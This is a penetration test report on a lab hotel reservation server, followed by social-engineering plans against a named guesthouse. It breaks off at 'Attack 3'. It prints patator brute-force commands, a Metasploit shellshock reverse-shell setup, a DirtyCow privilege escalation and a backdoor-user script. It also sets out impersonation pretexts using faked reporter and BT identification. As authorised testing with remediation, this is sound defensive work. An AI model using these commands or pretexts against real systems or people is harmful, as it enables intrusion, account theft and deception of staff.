Penetration Test Report

Star Spa Resort

16/03/2017

Nathan Jenkins
i7468050

Table of Contents

Executive Summary

Nathan Jenkins (NJ) was contracted by Star Spa Resorts to conduct a penetration test of the newly developed reservation system & underlying server. NJ was also asked to plan three potential physical attacks to gain unauthorised access to the back office and/or network of an existing hotel that Star Spa Resorts may purchase.

The test simulated scenarios the system and potential hotel may face during a malicious attack. The main goals of the test were:

- Evaluate the security of the system and its data by:
    - Ascertaining the three most critical risks and the vulnerabilities associated to them.
    - Identifying potential breach of data confidentiality.
- Identify if a remote attacker could gain access to Star Spa Resorts server.
- Simulate physical attack scenarios.

The attacks took place with the same access any internet user has. The assessment was conducted under controlled conditions and conducted in accordance with NIST SP 800-115[8]

Summary of Results

Initial scanning of the server revealed a samba shared drive which allowed guest access. Upon inspection of this drive a file was found which made reference to a service that the server was running. This corroborated the scans output which was vulnerable to an exploit known as shellshock.

Exploiting this service, NJ gained interactive access to the operating system of the server. The interactive shell had no privileges on the system, NJ was however able to gain administrative access to the reservation database due to it lacking a password. The shell was then escalated to administrative privileges, using a known exploit, due to a lack of system updates. A backdoor was then installed into the system allowing an attacker persistent access.

Using an email address found on the site it was possible to brute force the password and gain access to the administrators account on the reservation system. Using this password and a custom wordlist based around the format of the username found on the web application NJ was able to brute force administrative access to the phpMyAdmin system.

Target 1

Attack Narrative

Scanning & Enumeration

Find Server

Use netdiscover to identify the IP address of the server when connected to the same network as server.




Figure 1 – In this case the IP address of the target machine is 192.168.9.135

Network Scan

Using the IP address found NJ performed a network scan of the system, identifying basic system information to gain an understanding of the network facing applications that were possibly running on the system, along with what operating system the target was using.




Figure 2 – Output of scan showing potential running services

Nessus & OpenVAS Scan

Using the IP address, NJ performed a more in-depth scan of the system to look for any currently known vulnerabilities. NJ performed these scans using both Nessus and OpenVAS and corroborated their findings to decide what to attack. The relevant sections of these scans are included on pages 17 to 19.

Exploitation

Access Samba Share Drive

The samba drive found during the scanning phase was found to allow guest access. The implication of this being, it was possible to view the files on there that should've been private to the HBS Admin user.




Figure 3 – Logging in as a guest user to shared drive




Figure 4 – Logged in to shared drive as guest user

Administrative Access to Reservation System

Using the email address found on the web application, for resetting forgotten passwords, it was possible to find the correct password for the system by bruteforce.

```
root@Kali:~# patator http_fuzz url=http://192.168.9.131/login.php?login method=POST body='user_email=hbs%40starsparesorts.co.uk&user_password=FILE0&user_remember=0' 0=/usr/share/sqlmap/txt/wordlist.txt  accept_cookie=1 -x ignore:clen!=1 -x quit=:clen=1
22:57:37 patator    INFO - Starting Patator v0.6 (http://code.google.com/p/patator/) at 2017-03-16 22:57 GMT
22:57:37 patator    INFO -
22:57:37 patator    INFO - code size:clen       time | candidate                          |   num | mesg
22:57:37 patator    INFO - -----------------------------------------------------------------------------

22:58:46 patator    INFO - Progress:   2% (33220/1202867) | Speed: 478 r/s | ETC: 23:39:33 (00:40:47 remaining)

23:00:46 patator    INFO - Progress:   7% (91513/1202867) | Speed: 486 r/s | ETC: 23:38:52 (00:38:05 remaining)

23:02:28 patator    INFO - Progress:  11% (140703/1202867) | Speed: 491 r/s | ETC: 23:38:30 (00:36:02 remaining)

23:03:01 patator    INFO - Progress:  12% (156325/1202867) | Speed: 479 r/s | ETC: 23:39:24 (00:36:23 remaining)

23:04:46 patator    INFO - Progress:  16% (204404/1202867) | Speed: 392 r/s | ETC: 23:47:15 (00:42:29 remaining)

23:06:24 patator    INFO - Progress:  20% (248941/1202867) | Speed: 457 r/s | ETC: 23:41:10 (00:34:45 remaining)

23:08:05 patator    INFO - Progress:  24% (296025/1202867) | Speed: 491 r/s | ETC: 23:38:52 (00:30:46 remaining)

23:11:55 patator    INFO - Progress:  33% (406822/1202867) | Speed: 486 r/s | ETC: 23:39:13 (00:27:18 remaining)
23:13:29 patator    INFO - 200  329:1          0.022 | chisinau                          | 452948 | HTTP/1.1 200 OK
23:13:29 patator    INFO - Hits/Done/Skip/Fail/Size: 1/452266/0/0/1202867, Avg: 475 r/s, Time: 0h 15m 51s
23:13:29 patator    INFO - To resume execution, pass --resume 45243,45124,45189,45235,45236,45198,45297,45296,45206,45242
```

Figure 6 - Brute forcing reservation system password




Figure 5 - Administrative reservation interface

NJ then used this password to brute force the phpMyAdmin system by trying many different usernames that followed the naming conventions of the user found on the web application.

```
root@kali:~# patator http_fuzz url=http://192.168.9.135/phpmyadmin/index.php method=POST body='pma_username=FILE0&pma_password=chisinau&server=1&' 0=/root/Desktop/users.txt accept_cookie=1 follow=1 0=/root/StarSpaResorts/users.txt -x ignore:fgrep='Cannot log in to the MySQL server'
05:11:30 patator    INFO - Starting Patator v0.6 (http://code.google.com/p/patator/) at 2017-03-20 05:11 GMT
05:11:30 patator    INFO -
05:11:30 patator    INFO - code size:clen       time | candidate                          |   num | mesg
05:11:30 patator    INFO - -----------------------------------------------------------------------------
05:11:32 patator    INFO - 200  7087:6650       0.148 |                                  |    23 | HTTP/1.1 200 OK
05:11:33 patator    INFO - 200  3756:2479       0.230 | hbsuser                          |    22 | HTTP/1.1 200 OK
05:11:33 patator    INFO - Hits/Done/Skip/Fail/Size: 2/23/0/0/23, Avg: 10 r/s, Time: 0h 0m 2s
```

Figure 7 - Brute forcing phpMyAdmin username




Figure 8 - phpMyAdmin administrative interface

Interactive Shell on Server

The apache server was found to be vulnerable to a vulnerability known as shellshock[2]. Using a publicly available exploit NJ was able to obtain non-administrative interactive access to the server. Please see pages 9-10 for more information.

```
[*] Processing ./connection.rc for ERB directives.
resource (./connection.rc)> use exploit/multi/http/apache_mod_cgi_bash_env_exec
resource (./connection.rc)> set RHOST 192.168.9.135
RHOST => 192.168.9.135
resource (./connection.rc)> set LHOST 192.168.9.145
LHOST => 192.168.9.145
resource (./connection.rc)> set TARGETURI /cgi-bin/test.cgi
TARGETURI => /cgi-bin/test.cgi
resource (./connection.rc)> set payload linux/x86/meterpreter/reverse_tcp
payload => linux/x86/meterpreter/reverse_tcp
resource (./connection.rc)> exploit
[*] Started reverse TCP handler on 192.168.9.145:4444
[*] Command Stager progress - 100.60% done (837/832 bytes)
[*] Transmitting intermediate stager for over-sized stage...(105 bytes)
[*] Sending stage (1495599 bytes) to 192.168.9.135
[*] Meterpreter session 1 opened (192.168.9.145:4444 -> 192.168.9.135:46476) at 2017-03-20 07:31:15 +0000

meterpreter > shell
Process 2633 created.
Channel 1 created.
/bin/sh: 0: can't access tty; job control turned off
$
```

Figure 9 – NJ launches shellshock against server

Administrative Access to MySQL

NJ continued the examination of the system by accessing to the MySQL database that NJ found was running during the scanning phase. NJ was able to get administrative access to the database without supplying a password. Please see page 9 for more information.

```
meterpreter > shell
Process 2676 created.
Channel 2 created.
/bin/sh: 0: can't access tty; job control turned off
$ mysql -u root
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 52
Server version: 5.5.34-0ubuntu0.13.04.1 (Ubuntu)
```

Figure 10 - Accessing MySQL administrative account

```
mysql> use hbs;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> select * from phpmyreservation_users;
+---------+--------------+------------------------+----------------------------------+-----------+--------------------------+
| user_id | user_is_admin | user_email             | user_password                    | user_name | user_reservation_reminder |
+---------+--------------+------------------------+----------------------------------+-----------+--------------------------+
|       1 |            1 | hbs@starsparesorts.co.uk | $1$k4i8pa2m$dBMhIdV/rqeds1qBdycCI0 | hbsadmin  |                        0 |
+---------+--------------+------------------------+----------------------------------+-----------+--------------------------+
1 row in set (0.00 sec)
```

Figure 11 - Reading tables from the database

Privilege Escalation & Backdoor

Using the interactive shell, it was possible to gain administrative privileges on the server by using a publicly available exploit. It was then possible to create a privileged user, to create a permeant back door which could be used to connect back at any time. For more information, please see pages 9 & 10.

NJ created custom scripts to automate this process which have been provided on pages 21-22.

```
meterpreter > resource ./upload.rc
[*] Reading /root/StarSpaResorts/upload.rc
[*] Running upload ./root /tmp

[*] uploading  : ./root -> /tmp
[*] uploaded   : ./root -> /tmp/root
[*] Running upload ./user /tmp

[*] uploading  : ./user -> /tmp
[*] uploaded   : ./user -> /tmp/user
[*] Running upload ./persistence /tmp

[*] uploading  : ./persistence -> /tmp
[*] uploaded   : ./persistence -> /tmp/persistence
[*] Running upload ./cowroot /tmp

[*] uploading  : ./cowroot -> /tmp
[*] uploaded   : ./cowroot -> /tmp/cowroot
[*] Running cd /tmp

[*] Running shell

Process 2676 created.
Channel 5 created.
/bin/sh: 0: can't access tty; job control turned off
$ chmod +x ./root
$ ./root
********************************************************************************
********************************************************************************
When root shell opens run /tmp/user
********************************************************************************
********************************************************************************
DirtyCow root privilege escalation
```

Figure 12 - Uploading exploit to machine and then gaining administrative privilleges

```
root@ubuntu:/tmp# ./user
Adding user "hbsguest"
********************************************************************************
********************************************************************************
Now type "export PATH=$PATH:/usr/local/sbin/"
and then run /tmp/persistence
********************************************************************************
********************************************************************************
root@ubuntu:/tmp# export PATH=$PATH:/usr/local/sbin/
root@ubuntu:/tmp# ./persistence
********************************************************************************
********************************************************************************
User "hbsguest" password set to "$uperGuest@HB$2o17"
********************************************************************************
********************************************************************************
user "hbsguest" now in sudo group
```

Figure 13 - Adding a new user and getting persistence

```
********************************************************************************
********************************************************************************
To connect from another machine run "ssh hbsguest@host"
with password as: $uperGuest@HB$2o17
********************************************************************************
********************************************************************************
```

Figure 14 - Output of persistence script

Critical Risks

In accordance with NIST SP 800-30 Revision 1[7] NJ has ranked the vulnerabilities below by likelihood and impact to determine overall risk.

Unauthorized Access to Reservation System

Risk Level: High

Description: The external facing web application is protected with a weak password and guessable users.

Impact: It is possible to gain administrative access to the reservation system using an email address found on the 'Forgotten Password' page with relation to a user called 'hbsadmin' and using well known brute forcing techniques to find the password.

It is then possible to use the same technique to attack phpMyAdmin using the found password to brute force the username. It is made easier as the phpMyAdmin username follows the same convention as the username found on the reservation site.

With this access obtained an attacker is free to modify, delete or steal information stored within the database.

Remediation:

- Use only one password per system; one for reservation system, one for phpMyAdmin.
- Use a stronger password for each system. See NIST SP 800-111[3]
- Use a separate email address for resetting user passwords and for logging into the reservation system.
- Provide a name for the reset account that doesn't allow inference of conventions used to name users e.g. 'Site Administrator' instead of 'hbsadmin'
- Consider using additional authentication policies; e.g. after three incorrect authentication attempts the user must input a code emailed to them to regain access to their account.

Interactive Access to Server

Risk Level: High

Description: Star Spa Resorts' web server uses a version of apache vulnerable to an exploit known as "Shellshock" (CVE-2014-6278)[1] which when exploited leads to access to an interactive shell on the server.

Impact: The interactive shell on the server is limited but can be used to gain administrative access of the MySQL database without further

exploitation as there is no password set on the administrator account.

With this obtained an attacker is free to modify, delete or steal the information stored within the database.

It is possible to further exploit the system using an exploit known as “Dirty Cow” (CVE-2016-5195)[2] to gain root access and then open a persistent backdoor to the system by adding a new administrative user and installing SSH onto the system.

With this level of access obtained an attacker is able to move freely around the file system and do as they wish.

Remediation:

- Update apache to the latest available version.
- Update operating system to the latest version
- Remove test.cgi file if it’s not necessary
- Add a strong password to the root MySQL account.

Guest Access on Shared Drive

Risk Level: Medium

Description: HBS Admin’s drive is accessible on the network.

Impact: A drive containing files owned by the system administrator is shared on the network and allows access to the files without authentication. In a live system this could allow an attacker to gain access to the private resources that are on the drive. In the case of the system as it was tested a text file was located which was written in Romanian and made reference to Common Gateway Interface, the module that was exploited to gain an interactive shell on the server.

Upon investigation of the configuration file it appears the drive was intended to be writeable but due to a misconfiguration was read-only which fortunately meant that an attacker wouldn’t be able to modify of the files or upload malicious software.

Remediation:

- Allow only authenticated users access to the shared drive
- Remove README file referencing CGI module
- If write access is absolutely necessary, change the final line in the configuration file from “writable=yes” to “writeable=yes”

Target 2

Background

The Chocolate Box Hotel is a luxury guest house with eight bedrooms, situated at 2 West Cliff Road, Bournemouth, Dorset, BH2 5EY. Whilst gathering intelligence about the hotel NJ was able to find floor plans of the hotel which suggest the office's location. Using Google maps NJ verified the hotel hadn't changed in exterior since the plans were submitted indicating the hotel is likely still the same internally. NJ was able to find the name of the owner by using "whois"[6]. NJ attempted to footprint the hotel using maltego but this revealed nothing of any use due to the site being hosted by an external company.

Figure 15 - The Chocolate Box, viewed from Priory Road facing south-west [5]

Attacks

All attack scenarios are to start once the tester has entered the hotel through the main entrance via the car park. Once inside the hotel and stood at the bottom of the stairs facing the top the back office will be directly to the testers right, according to the acquired floor plans, please see page 20 for a copy of these.

Attack 1




Figure 16 - Attack tree for reporter impersonation attack

Time:	11:00
Resources:	Smart-casual dress, faked Bournemouth Echo identification, laptop
Actors to be Socially Engineered:	Receptionist & Manager: charm

Posing as a reporter from the Bournemouth Echo, the tester will explain to the receptionist that they're to interview Gerry Wilton[6] but they're early and don't want to interrupt, and ask to wait in the office for Gerry to be ready or if not could they access the Wi-Fi whilst they wait.

- If the receptionist gives access to the office, tester will then search the desk for a network password.
- If the receptionist goes and retrieves the manger, the tester will then explain that they're a reporter and would like to interview. The tester then conducts a fake interview about the difficulties of the hotel business, before asking if they can connect their laptop to the network so they can send a document to the office ready for printing.

Attack 2




Figure 17 - Attack tree for ISP impersonation attack

Time:	14:30
Resources:	Hi-vis jacket (BT branded), faked BT identification, laptop.
Actors to be Socially Engineered:	Receptionist: Charm and pressure Manager: Charm

Posing as BT engineer, the tester will approach the receptionist and explains that BT have been doing work on the junction box on their street and they need to check the network by accessing the hotels router.

- If the receptionist refuse access, the tester asks if they can speak to the manger and explains again.
    - If the manager refuses the tester will ask if it's possible to use the Wi-Fi instead.
        - If this request is accepted the tester will perform network vulnerability scans for five minutes and then let the manager know that everything looks good but to be sure they'd need to access a private computer.
    - Else if the manager accepts but the router isn't in the office the tester will perform network vulnerability scans for five minutes, then let the manager know everything looks ok but to be sure they'd have to access a private computer.
    - Else if the receptionist refuses to get the manager the tester will then ask to use the Wi-Fi instead.
        - If this request is accepted the tester will perform network vulnerability scans for five minutes and then let the receptionist know that everything looks but to be sure they'd need to access a private computer.
- If the receptionist complies but the router isn't located in the office the tester will perform network vulnerability scans for five minutes, then let the receptionist know everything looks ok but to be sure they'd have to access a private computer.

Attack 3

